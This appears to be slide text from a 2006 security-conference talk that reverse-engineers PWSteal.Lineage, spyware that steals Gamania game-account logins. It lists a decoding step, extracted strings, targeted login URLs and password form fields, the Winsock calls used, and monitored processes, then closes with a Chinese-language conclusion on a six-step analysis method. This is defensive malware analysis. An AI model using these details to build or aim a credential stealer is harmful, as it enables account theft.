  - Decryption Routine
    - buffer[i] = (buffer[i]+0x80) & 0xFF ;
  - Extract Strings and GoTo Setp 1
- Step 1: String analysis
  - Strange Keyword：
  - FileName：c:\gameab1.txt、c:\abc1.___ 、 IEXPLO
    wsock32.dll
  - Registry Key：
    Software\Microsoft\Windows\CurrentVersion\Explor
  - Strange URL：
    - http://gash.gamania.com/gash_loginform1.asp?Mess
    - http://www.gamania.com/ghome/home_center.asp
    - https://tw.goodlock.gamania.com/index.aspx
    - https://gash.gamania.com/gash_depositpoint/deposit
    - https://tw.gash.gamania.com/GASHLogin.aspx
    - https://tw.gash.gamania.com/GASHLogin.aspx?
    - https://tw.gash.gamania.com/UpdateMainAccountPas
    - https://tw.gash.gamania.com/UpdateBasicInfo.aspx
    - https://tw.gash.gamania.com/UpdateServiceAccountP
  - Strange E-Mail：vip@microsoft.com

tbMainAccountID
tbPersonalID
tbMainAccountPassword
tbServiceAccountID
tbOldPassword
tbNewPassword
lbServiceTitle
X_tbPassword
ddlDelayTime
Internet Explorer_Server
Lineage
LiTo
serverListWnd
Windows Client
IEFrame
socket
connect
WSAStartup
gethostname
gethostbyname
inet_ntoa
WSACleanup
inet_addr
send
htons
closesocket
recv

PWSteal.Lineage-Dynamic Analysis-Stage 7

- Step 6：Run & Monitoring (DEMO)



svchost.exe
svchost.exe 0
taskmgr.exe
taskmgr.exe 0
Explorer.EXE
Explorer.EXE 0
svchost.exe
svchost.exe 0
taskmgr.exe
taskmgr.exe 0
Explorer.EXE
Explorer.EXE 0
https://tw.goodlock.gamania.com/index.aspx
5
6
U:ccc
https://tw.goodlock.gamania.com/index.aspx
5
6
U:ccc
https://tw.goodlock.gamania.com/index.aspx
https://tw.goodlock.gamania.com/index.aspx
Internet Explorer_Server
Internet Explorer_Server
https://tw.goodlock.gamania.com/index.aspx
https://tw.goodlock.gamania.com/index.aspx

Conclusion

- 網路上充斥著許多流氓網站，有些外表看起來相當的中規中矩，但葫蘆裡賣假藥，行釣魚之實，使用者於網路上下載檔案，一時不查，都有可能吃到魚鉤。
- 目前間諜軟體流行檔案綑綁技術，一個檔案內不管是Office檔、圖片檔、影像檔等都有可能搭配精心設計的ShellCode與Spyware一同放置於一個檔案內，這時我們必須需學習些分析技術，萃取出相關檔案分析，因為光靠防毒軟體阻擋是很非常薄弱的。
- 本次作者於會中提出一針對Spyware的逆向方法(6 Step)，藉由這個流程實際的分析了兩個流行的Spyware，並根據所找尋出的線索來判對該程式是否為惡意程式，藉以證明其適用性。希望能夠讓與會的朋友更了解目前Spyware的手法及方式，以及提供各位一些自行分析的方式。

Thank You

HIT 2006